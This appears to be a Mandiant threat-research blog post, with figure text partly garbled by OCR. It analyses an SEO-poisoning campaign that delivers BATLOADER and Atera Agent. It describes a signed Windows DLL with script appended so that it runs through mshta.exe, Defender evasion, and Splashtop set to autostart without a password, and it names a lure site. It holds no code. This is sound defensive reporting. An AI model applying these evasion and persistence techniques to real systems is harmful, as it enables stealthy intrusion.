Zoom For You — SEO Poisoning to Distribute BATLOADER and Atera Agent

mandiant.com/resources/seo-poisoning-batloader-atera

Blog

Ng Choon Kiat, Angelo Del Rosario, Martin Co

Feb 01, 2022

7 min read

Threat Research

Threat Hunting

Managed Defense

Malware

While defending our customers against threats, Mandiant Managed Defense continues to see new threats that abuse trust in legitimate tools and products to carry out their attacks. These attacks are effective in getting past security defenses and staying undetected in a network.

Through proactive threat hunting, our Managed Defense frontline team uncovered a campaign that used search engine optimization (SEO) poisoning to lead victims to download the BATLOADER malware for the initial compromise. We also observed a crafty defense evasion technique using mshta.exe, a Windows-native utility designed to execute Microsoft HTML Application (HTA) files.

SEO poisoning is an attack method in which threat actors create malicious websites packed with keywords and use search engine optimization techniques to make them show up prominently in search results.

Infection Chain

The threat actor used “free productivity apps installation” or “free software development tools installation” themes as SEO keywords to lure victims to a compromised website and to download a malicious installer. The installer contains legitimate software bundled with the BATLOADER malware. The BATLOADER malware is dropped and executed during the software installation process.

This initial BATLOADER compromise was the beginning of a multi-stage infection chain that provides the attackers with a foothold inside the target organization. Every stage was prepared for the next phase of the attack chain. And legitimate tools such as PowerShell, Msiexec.exe, and Mshta.exe allow proxy execution of malicious payloads to avoid detection.

CVE-2020-1599 Patch Bypass


One notable sample found in the attack chain was a file named, “AppResolver.dll”. This DLL sample is an internal component of the Microsoft Windows Operating System developed by Microsoft, but with malicious VBScript embedded inside in a way that the code signature remains valid. The DLL sample does not execute the VBScript when run by itself. But when run with Mshta.exe, Mshta.exe locates and executes the VBScript without any issues.

This issue most closely resembles CVE-2020-1599, PE Authenticode signature remains valid after appending HTA supported scripts signed by any software developer. These PE+HTA polyglot (.hta files) can be exploited through Mshta.exe to bypass security solutions that rely on Microsoft Windows code signing to decide if files are trusted. This issue was patched as CVE-2020-1599.

In this case, we observed arbitrary script data was appended to the signature section beyond the end of the ASN.1 of a legitimately signed Windows PE file. The resultant polyglot file maintains a valid signature as long as the file has a file extension other than '.hta'. This polyglot file will successfully execute the script contents if it is executed with Mshta.exe, as

Mshta.exe will skip the PE's bytes, locate the script at the end, and execute it. This evasion technique was used several times during the attack chain to change the host settings and to launch payloads.

At the latter stages, goodware such as Gpg4win Utility, NSUDO Utility, ATERA, and SplashTop, are seen installed as part of the attack chain of this campaign. These are to support remote access, privilege escalation, launching of payloads, encryption, and persistence. There was also malware such as BEACON, URSNIF deployed to provide backdoor and credential-stealing capabilities.


Google for Software such as Zoom or Teamviewer.
User is directed to a compromised site and download the legitimate software such as Zoom or Teamviewer bundled with the BATLOADER malware.
OIOIOIIO
BATLOADER executes as part of the Installation process.
OIOIOIIO
Download and execute the next stage payloads.
MSTA to execute a legitimate windows AppResolver.dll with appended malicious code. The script sets multiple windows defender settings and exclusions for evasion.
OIOIOIIO
Download and/or execute the next stage payloads including
Goodware such as Gpg4win and ATERA Agent Installer.
Malware such as URSNIF
Google for free developer software or software cracks.
Compromised site to directed to the download an ATERA Agent Installation Package masquerading as a legitimate software
OIOIOIIO
Download and execute the next stage payloads.
MSTA to execute a legitimate windows AppResolver.dll with appended malicious code. The script decrypts and executes payloads already expected to be on disk.
Installation of ATERA Agent to push down pre-config scripts and SpashTop Software to establish foothold.
IO
OI
Latter stages such as BEACON, SEATBELT, RUBEUS, NetCat, and BLOODHOUND are deployed at the latter stages which aims to perform privilege escalation, reconnaissance and credential harvesting.


Attack chain of the BATLOADER campaign

An Alternate Infection Chain

Alternatively, the Threat Actor may deploy ATERA directly as the initial compromise. Similarly, through SEO poisoning, victims were lured to download an ATERA Agent Installation Package. The installer masquerades as a “free legitimate software” to lure the victim into installing it onto the host for the initial compromise.

ATERA is a Remote Monitoring Management Software. It provides IT Automation, Host, and Network Discovery features. SplashTop is software that can be integrated into ATERA is to provide remote access to a host. The infection chain is as follows:

> A user performs a Google search and clicks a link to an actor-created page on a compromised website (Figure 1).



https://bit.ly › ...

Microsoft community visual studio 2015 free download ... - Bitly


13 Jul 2021 — Time to define the role of citizen developers in low-code and no-code settings. Google releases new open-source security **software program**: ...

People also search for

visual studio 2015 download free
visual studio 2017 download
visual studio 2015 community
visual studio 2015 installer
visual studio 2015 professional download
visual studio download

Figure 1: Google search results with link to the actor-created content on the compromised website

The benign blog post (Figure 2) will abuse a Traffic Direction System (TDS) to decide if the user should be directed to a webpage that masquerades as a message board that has posted a download link (Figure 3).



4goodsoftspace.online/microsoft-community-visual-studio-2015-free/#iNoCR4

Jaykanncrypin1987s Blog

Just Another WordPress Site

Microsoft community visual studio 2015 free download.Microsoft's Visual Studio 2015 is available for download

July 13, 2021 No Comments

Microsoft community visual studio 2015 free download.Visual Studio 2015

Microsoft visual studio 2012 professional download free download.Visual Studio Professional 2012


Microsoft visual studio 2012 professional product key crack free download.Microsoft visual studio 2012

Microsoft visual studio 2012 professional free download.Visual Studio Professional 2012

Microsoft word 2016 basics vocabulary free download.Microsoft Word 2016 Vocabulary Practice

Microsoft word 2016 basics unit 14 final assessment

Figure 2: Benign blog post



caffeine
Member
Join Date: Aug 2014
Posts: 48

Microsoft community visual studio 2015 free #1
10-24-2017, 02:00 PM

Hey there, anyone has **Microsoft community visual studio 2015 free** , searched all the web couldn't find anywhere.


yurikuzn
Senior Member
Join Date: Mar 2014
Posts: 3090

10-24-2017, 02:34 PM #2

Here is the link, was searching for this myself for a long time, found only on this fileshare.

Figure 3: Actor-created discussion board with malicious download link

The download link delivers the ATERA Agent Installer Package, named after the search term. (Figure 4 and Figure 5).



10-24-2017, 02:39 PM


oh...thanks.

Save As: Microsoft community visual studio :

Tags:

Where: Desktop

Figure 4: Atera Agent Installer Package named after the search term




C:\Users\user\Desktop\bad.mal_\

Name	Size	Modified	Attributes	Method	Block	Folders
AteraAgent.exe	113 664	2021-07-14 09:04	A	MSZip	0	
AteraAgent.exe.config	2 050	2021-07-14 09:02	A	MSZip	0	
ICSharpCode.SharpZipLib.dll	200 704	2021-07-14 09:02	A	MSZip	0	
Newtonsoft.Json.dll	475 136	2018-03-24 17:44	A	MSZip	0	
PubNub_Messaging.dll	171 520	2017-03-09 22:24	A	MSZip	0	

1 object(s) selected 0 0 2021-07-14 09:02

Figure 5: ATERA Agent Installer Package Masquerading as Microsoft Community Visual Studio 2015

An example of the installation of an ATERA Agent masquerading as “Microsoft Community Visual Studio 2015 Free.msi” (Figure 6).




« Local Disk (C:) ▸ Program Files (x86) ▸

Search Program Files (x86)

Name	Date modified	Type	Size
Common Files	3/20/2019 6:50 PM	File folder	
Internet Explorer	4/12/2011 4:17 AM	File folder	
MSBuild	3/20/2019 6:30 PM	File folder	
Reference Assemblies	7/14/2009 1:32 AM	File folder	
Vim	3/20/2019 7:19 PM	File folder	
Windows Defender	4/12/2011 4:17 AM	File folder	
Windows Mail	4/12/2011 4:17 AM	File folder	
Windows Media Player	3/20/2019 6:20 PM	File folder	
Windows NT	7/14/2009 1:32 AM	File folder	
Windows Photo Viewer	4/12/2011 4:17 AM	File folder	
Windows Portable Devices	11/20/2010 10:31 ...	File folder	

Figure 6: Installation of an Atera Agent


- After the successful ATERA Agent installation, the Splashtop will be downloaded to the C:\Windows\Temp directory, and installed on the victim’s host to maintain persistence (Figure 7 and Figure 8).
- After the successful ATERA Agent installation, the ATERA Remote Monitoring & Management capabilities will push down pre-configured scripts, tools such as Splashtop Streamer to be installed and run on the victim’s host in a real-time and automated fashion.



Name	Date modified	Type	Size
AteraSetupLog.txt	11/16/2021 7:07 AM	Text Document	192 KB
vmware-vmsvc.log	11/16/2021 7:05 AM	Text Document	29 KB
PreVer.log	11/15/2021 5:40 AM	Text Document	3 KB
PreVer.log.txt	11/15/2021 5:40 AM	Text Document	1,219 KB
InstallUtil.log	11/15/2021 5:40 AM	Text Document	6 KB
Setupx64.msi	11/15/2021 5:40 AM	Windows Installer ...	624 KB
SplashtopStreamer3360.exe	11/15/2021 5:40 AM	Application	33,388 KB

Figure 7: Auto Deployment of the Splashtop Software

The ATERA Agent will remove itself after the successful Splashtop Streamer installation. The default configuration of the Splashtop Streamer is set to AutoStart running in background without security authentication to connect to the victim's host to maintain persistence.



Name	Type	Data
AutoStart	REG_DWORD	0x00000001 (1)
BlankScreen	REG_DWORD	0x00000000 (0)
CaptureMode	REG_DWORD	0x00000001 (1)
CloudComputerName	REG_SZ	[redacted]
CloudProxyEnable	REG_DWORD	0x00000000 (0)
CloudRegion	REG_SZ	
confirm_d	REG_DWORD	0x00000000 (0)
CSRSMode	REG_DWORD	0x00000001 (1)
EnableADEM	REG_DWORD	0x00000000 (0)
EnableNvFBC	REG_DWORD	0x00000000 (0)
ExecPath	REG_SZ	SRSOOBE.exe
FirstPerformanceCheck	REG_DWORD	0x00000000 (0)
FirstTimeEnableAutoUpgr...	REG_DWORD	0x00000000 (0)
FirstTimeMinimize	REG_DWORD	0x00000000 (0)
HideWindow	REG_DWORD	0x00000001 (1)
LockKBMS	REG_DWORD	0x00000000 (0)
NetworkMacAddr	REG_SZ	[redacted]
NoTrayIcon	REG_DWORD	0x00000001 (1)
NumOfDisplayPort	REG_DWORD	0x00000002 (2)
NumOfDisplayPortAvail	REG_DWORD	0x00000001 (1)
OOBESetBasedType	REG_DWORD	0x00000000 (0)
Port	REG_DWORD	0x00001a7f (6783)
PRODUCTID	REG_SZ	[redacted]
PRODUCTLINE	REG_DWORD	0x00000001 (1)
ReqPassword	REG_DWORD	0x00000000 (0)
ScreenLock	REG_DWORD	0x00000000 (0)
ServerUUID	REG_BINARY	[redacted]
ServerUUID_Method	REG_DWORD	0x00000000 (0)
SRSBasedType	REG_DWORD	0x00000001 (1)
SRServerMode	REG_DWORD	0x00000000 (0)

shtop Inc.\Splashtop Remote Server

